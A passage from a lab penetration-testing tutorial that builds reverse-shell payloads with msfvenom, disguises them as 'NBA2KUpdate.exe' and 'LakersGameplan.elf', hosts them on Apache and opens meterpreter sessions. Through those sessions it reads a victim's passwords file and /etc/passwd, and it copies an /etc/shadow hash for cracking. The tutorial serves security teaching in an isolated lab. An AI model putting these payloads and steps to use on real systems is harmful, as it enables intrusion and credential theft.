LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.2:4444
```

Figure 62: Starting the reverse TCP handler in Kali Linux

10.4: Injecting the malicious file into an apache server

The next part of establishing a reverse TCP connection for this attack requires social engineering on the part of the attacker. The attacker in this step can deliver the malicious file by any means necessary to the target, but in this instance an Apache server will be set up to deliver the payload. This step also highlights the importance of choosing an appropriate name for the malicious file to increase the chances of it being clicked by the target. To set up the Apache server and place the malicious file on the web page, open a new tab in the Kali Linux terminal by selecting "**File**" at the top of the screen, and the "**Open Tab**" option presented. This will open a new tab for the terminal session without closing the previous tab with the reverse TCP handler listening for the connection to be established. Once the new tab is opened and the terminal prompt is returned, issue the command "**cd Desktop**" to change directories to the location of the "NBA2KUpdate.exe" file. Once in the same directory as the malicious file, enter the command to copy the file to the Apache directory to be displayed on the web page, "**sudo cp NBA2KUpdate.exe /var/www/html/**". Lastly, enter the command to start the apache2 service on the Kali Linux end device, "**service apache2 start**".




```
┌──(trey㉿kali)-[~]
└─$ cd Desktop

┌──(trey㉿kali)-[~/Desktop]
└─$ sudo cp NBA2KUpdate.exe /var/www/html/
[sudo] password for trey:

┌──(trey㉿kali)-[~/Desktop]
└─$ service apache2 start

┌──(trey㉿kali)-[~/Desktop]
└─$ █
```

Figure 63: Starting Apache server and displaying the "NBA2KUpdate.exe" file on the page.

10.5: Accessing the malicious file from Windows 10 web browser

With the Apache server online and the NBA2KUpdate.exe file displayed on the web page, minimize the Kali Linux end device and power on the Windows 10 end device located on the Celtics subnet. When the Windows 10 end device successfully powers on, navigate to the web browser and enter the IP address of the Kali Linux end device (**192.168.2.2**) into the address bar to access the Apache web server hosted by the Kali Linux end device. From the web page, left click on the hyperlink titled "NBA2KUpdate.exe" to begin the download.




Index of /

Name	Last modified	Size	Description
NBA2KUpdate.exe	2023-03-03 12:44	72K	
index.nginx-debian.html	2020-11-13 08:45	612	

Figure 64: Accessing the Apache web server with NBA2KUpdate.exe file from Windows 10.

10.6: Initiating the reverse TCP connection with Windows 10


Once the download is complete, locate the file in the Windows 10 "Downloads" directory and double click it to launch the malicious file on the target Windows 10 end device. From the Windows 10 end device, it will appear as if nothing is happening, however, from the Kali Linux terminal that was minimized earlier, a new message is present. Minimize the Windows 10 end device and navigate back to the Kali Linux end device located on the Lakers subnet. Three (3) new messages can be viewed from the reverse TCP handler tab in the terminal. The first message states “Started reverse TCP handler on 192.168.2.2:4444”. The second message says, “Sending stage (175174 bytes) to 192.168.5.2” and the final message says “Meterpreter session 1 opened (192.168.2.2:4444 -> 192.168.5.2:49678)…” Additionally, the terminal will state the time and date the connection was established, and the terminal prompt is returned to the user as the word “meterpreter” underlined. The reverse TCP connection has been created successfully, and from the Kali Linux end device with the “meterpreter” prompt returned, a connection to the target computer has been established. From this terminal window, enter the command “**cd Documents**” to change directories to the “Documents” directory on the Windows 10 target end device followed by the command “**ls**” to list the contents of the Documents directory.



```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\user\Documents
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-12-27 20:47:27 -0500  My Music
40777/rwxrwxrwx   0     dir   2018-12-27 20:47:27 -0500  My Pictures
40777/rwxrwxrwx   0     dir   2018-12-27 20:47:27 -0500  My Videos
100666/rw-rw-rw-  402   fil   2018-12-27 20:47:54 -0500  desktop.ini

meterpreter > 
```

Figure 65: Listing contents of the Windows 10 Documents directory on Kali Linux.

From the Documents directory, issue the command “**cd Desktop**” to change to the Desktop directory on the Windows 10 target end device. Once inside the Desktop, issue the “**ls**” command again to list the contents of the Desktop directory to find a “Passwords.txt” file on the Desktop. Read the file in the Kali Linux terminal by issuing the command “**cat Passwords.txt**” to view the passwords of the various accounts of the target end device. Utilizing a reverse TCP connection to establish a connection with a target is a method an attacker can utilize to browse the files on a target machine to gain a better understanding of the host. Using the terminal prompt with the reverse TCP connection established, the target end device files can be browsed, and further injection vulnerabilities can be launched directly from the terminal on the attacker end device. To close the connection between the Kali Linux end device and the Windows 10 end device, enter the key combination “**Ctrl + C**” on the keyboard from the Kali Linux terminal to close the connection.



```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\user\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  39    fil   2023-03-03 21:15:05 -0500  Passwords.txt
100666/rw-rw-rw-  282   fil   2018-12-27 20:47:54 -0500  desktop.ini

meterpreter > cat Passwords.txt
Steam: Helloworld1
Twitch: Helloworld2meterpreter >
```


Figure 66: Issuing the “cat” command to read the Passwords file on Kali Linux.

Part Eleven: Using John the Ripper to Gain Ubuntu Login Credentials

11.1: Generating new malicious file with msfvenom and restarting apache

John the Ripper is a free password cracking software tool originally developed for the Unix operating system. This tool will be used to crack the password hash of the Ubuntu end device located on the Cavaliers subnet and gain login credentials. In order to use John the Ripper password cracker to crack the password hash of the "Ubuntu" end device, the hash value of the password that is to be cracked will be pasted into a text document on the attacking machine, the "Kali" end device located on the Lakers subnet. In order to find the password hash of the Ubuntu end device, another reverse TCP connection will be established to the target "Ubuntu" end device located on the Cavaliers subnet.

Once the connection is established, the password hash will be located in the "/etc/shadow" file located on the Ubuntu end device. The password hash will then be copied into a new text file on the attacking Kali Linux machine to be cracked using John the Ripper. To begin this process, close all open windows and terminal sessions in the Kali Linux end device located on the Laker subnet, open a new terminal window, and enter the command to create a malicious file to be delivered to the target "Ubuntu" end device using the standalone payload generator msfvenom: "**sudo msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.2.2 lport=8000 -f elf -o LakersGameplan.elf**".




```
┌──(trey㉿kali)-[~]
└─$ sudo msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.2.2 lport=8000 -f elf -o LakersGameplan.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: LakersGameplan.elf

┌──(trey㉿kali)-[~]
└─$ sudo chmod 777 /home/trey/LakersGameplan.elf

┌──(trey㉿kali)-[~]
└─$ sudo cp /home/trey/LakersGameplan.elf /var/www/html/

┌──(trey㉿kali)-[~]
└─$ service apache2 start

┌──(trey㉿kali)-[~]
└─$ █
```

Figure 67: Using msfvenom to create malicious payload to be sent to Ubuntu end device.

The commands used to create the malicious payload differ from the commands used for the Windows 10 reverse TCP connection. Because this target machine is using the Ubuntu operating system, the settings were tweaked to enable execution on Linux. The filename was specified in Figure 67 as “LakersGameplan.elf.” It is important to reemphasize the importance of choosing a filename for the malicious payload that best increases its chances of being executed on the target computer and initiate the reverse TCP connection. Once the file is created and the terminal prompt is returned, execute the command “**sudo chmod 777 /home/trey/LakersGameplan.elf**” to change the permissions for the LakersGameplan.elf file so that any user on the machine can read, write, or execute the file. Then, to set up the Apache server and host the LakersGameplan.elf file, enter the command “**sudo cp /home/trey/LakersGameplan.elf /var/www/html**” to transfer the malicious file to the Apache directory to be displayed on the webpage. Lastly, ensure the apache2 service is running on the Kali Linux end device by entering the command “**service apache2 start**” into the terminal prompt.

11.2: Starting the reverse TCP handler to connect to Ubuntu

Once the terminal prompt is returned, open a new tab in the Kali Linux terminal by selecting the "**File**" and "**New Tab**" buttons with the mouse, or by pressing "**Ctrl+Shift+T**" on the keyboard. Once in the new tab, enter the command to enter the Metasploit Framework: "**msfconsole -q**". Once inside the Metasploit Framework, issue the command "**use exploit/multi/handler**" to prompt Metasploit that a payload is going to be selected by the user. Once the terminal prompt is returned, issue the command "**set payload linux/x64/meterpreter/reverse_tcp**" to set the reverse TCP payload. Once the prompt is returned, issue the commands "**set lhost 192.168.2.2**" and "**set lport 8000**" to determine the IP address of the attacking machine and the port the TCP handler will be listening on. Once every command has been entered and the terminal prompt is returned, issue the "**run**" command into the terminal to start the reverse TCP handler on 192.168.2.2:8000.




```
┌──(trey㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.2.2
lhost ⇒ 192.168.2.2
msf6 exploit(multi/handler) > set lport 8000
lport ⇒ 8000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.2:8000
```

Figure 68: Starting the reverse TCP handler to connect to the Ubuntu end device.

11.3: Downloading the malicious file in Ubuntu

With the reverse TCP handler listening on port 8000 for the "LakersGameplan.elf" file to be clicked by the target end device, boot up the Ubuntu end device located on the Cavaliers subnet and open a terminal by searching "**terminal**" into the search bar at the top of the screen. Once the terminal session opens, enter the command to download the "LakersGameplan.elf" file from the Apache web server hosted by the Kali Linux end device: "**wget 192.168.2.2/LakersGameplan.elf**".




```
user@user-pc:~$ wget 192.168.2.2/LakersGameplan.elf
--2023-03-09 12:08:52--  http://192.168.2.2/LakersGameplan.elf
Connecting to 192.168.2.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250
Saving to: ‘LakersGameplan.elf’

LakersGameplan.elf  100%[===================>]     250  --.-KB/s    in 0s

2023-03-09 12:08:52 (86.2 MB/s) - ‘LakersGameplan.elf’ saved [250/250]

user@user-pc:~$ 
```

Figure 69: Issuing the "wget 192.168.2.2/LakersGameplan.elf" command in Ubuntu.

11.4: Executing the malicious file in Ubuntu

With the LakersGameplan.elf file downloaded to the Ubuntu end device, change the permissions of the file on Ubuntu Linux by entering the command "**chmod 777 LakersGameplan.elf**" to verify the program can be executed, and then enter the command to execute the program on the Ubuntu end device: "**./LakersGameplan.elf**".




```
user@user-pc:~$ chmod 777 LakersGameplan.elf
user@user-pc:~$ ./LakersGameplan.elf
```

Figure 70: Executing the "LakersGameplan.elf" malicious file on the Ubuntu end device.

11.5: Listing contents of Ubuntu directories

Now that the program has been executed on the Ubuntu end device, it will appear as if nothing is happening on the Ubuntu machine. However, the established connection can be verified by changing back to the Kali Linux end device and examining the terminal tab where the reverse TCP handler was initiated. Three (3) new messages can be viewed from the reverse TCP handler tab in the terminal. The first message states "Started reverse TCP handler on 192.168.2.2:8000." The second messages states "Sending stage (175174 bytes) to 192.168.1.2" and the final message says "Meterpreter session 1 opened (192.168.2.2:8000 -> 192.168.1.2:49678)…" Additionally, the terminal will state the time and date the connection was established, and the terminal prompt is returned to the user as the word "meterpreter" underlined. From the terminal, issue the command "**ls -l**" to list the contents of the Ubuntu end device located on the Cavaliers subnet. From this listing, the LakersGameplan.elf file can be found on the target end device.




```
meterpreter > ls -l
Listing: /home/user
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  52    fil   2023-03-09 13:00:02 -0500  .Xauthority
100600/rw-------  884   fil   2023-03-09 13:08:45 -0500  .bash_history
100644/rw-r--r--  220   fil   2020-04-24 01:17:06 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2020-04-24 01:17:06 -0400  .bashrc
40755/rwxr-xr-x   4096  dir   2023-03-09 13:00:07 -0500  .cache
40700/rwx------   4096  dir   2020-04-24 01:25:29 -0400  .config
100644/rw-r--r--  23    fil   2020-04-24 01:25:05 -0400  .dmrc
40700/rwx------   4096  dir   2020-04-24 01:25:07 -0400  .gnupg
40700/rwx------   4096  dir   2020-04-24 01:25:08 -0400  .local
40700/rwx------   4096  dir   2023-03-03 12:46:15 -0500  .mozilla
100644/rw-r--r--  807   fil   2020-04-24 01:17:06 -0400  .profile
100644/rw-r--r--  0     fil   2020-04-24 01:27:09 -0400  .sudo_as_admin_successful
100600/rw-------  5341  fil   2023-03-09 13:02:52 -0500  .xsession-errors
100600/rw-------  5280  fil   2023-03-09 13:00:02 -0500  .xsession-errors.old
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Desktop
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Documents
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Downloads
100777/rwxrwxrwx  250   fil   2023-03-09 13:09:57 -0500  LakersGameplan.elf
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Music
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Pictures
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Public
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Templates
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:11 -0400  Videos
40755/rwxr-xr-x   4096  dir   2020-04-24 01:25:16 -0400  snap

meterpreter >
```

Figure 71: Listing files in the Ubuntu end device located on the Cavaliers subnet.

11.6: Viewing the Ubuntu /etc/passwd file from Kali Linux terminal

Once the terminal prompt is returned, issue the command to read the "/etc/passwd" located on the Ubuntu end device. This file will inform the attacker of the number of users on the end device, as well as if a password has been set for the users. The command to read the "/etc/passwd" file from the command line is "**cat /etc/passwd**". Once the contents of the file are displayed on the screen, at the bottom it can be determined that only one (1) user exists on the

Ubuntu end device, and that there is a password set for the user, as indicated by the ":x:" located directly after the username of the user, which is "user".




```
whoopsie:x:121:127::/nonexistent:/bin/false
colord:x:122:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:123:129::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:130:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
xrdp:x:125:134::/run/xrdp:/usr/sbin/nologin
meterpreter >
```

Figure 72: Viewing the contents of the "/etc/passwd" file located on the Ubuntu end device.


11.7: Obtaining the Ubuntu /etc/shadow password hash from Kali Linux terminal

Now, enter the command to list the contents of the "/etc/shadow" file located on the Ubuntu end device. This file will provide the attacker the password hash required to utilize John the Ripper and crack the password hash to gain the login credentials for the Ubuntu end device. The command to read the "/etc/shadow" file is "**sudo cat /etc/shadow**". Once the command has been inputted to the terminal, the contents of the "/etc/shadow" file will appear in the terminal. The password hash is located near the bottom of the terminal, where the prompt is returned to the user. The password hash for a user can be identified by the username at the very front of the entry in the "/etc/shadow" file. Once the password hash is identified, highlight the entire line the hash is located on, right click and select "**Copy**" to copy the hash, and minimize all windows until the desktop of the Kali Linux end device is displayed. Once on the desktop of the Kali Linux end device, right click anywhere on the desktop and select "**Create Document -> Empty File**" from the options to create an empty file to store the password hash. When prompted to name the file, note that the file can be named anything the attacker chooses, but in this example the file is named "**Password.txt**" for convenience. Once the file has been created, open it by double clicking the file on the desktop, right click anywhere in the file and select "**Paste**" to paste the password hash from earlier into the file. Once the password hash is pasted, click on "**File**" at the top of the screen and select "**Save**" to save the contents of the file.



```
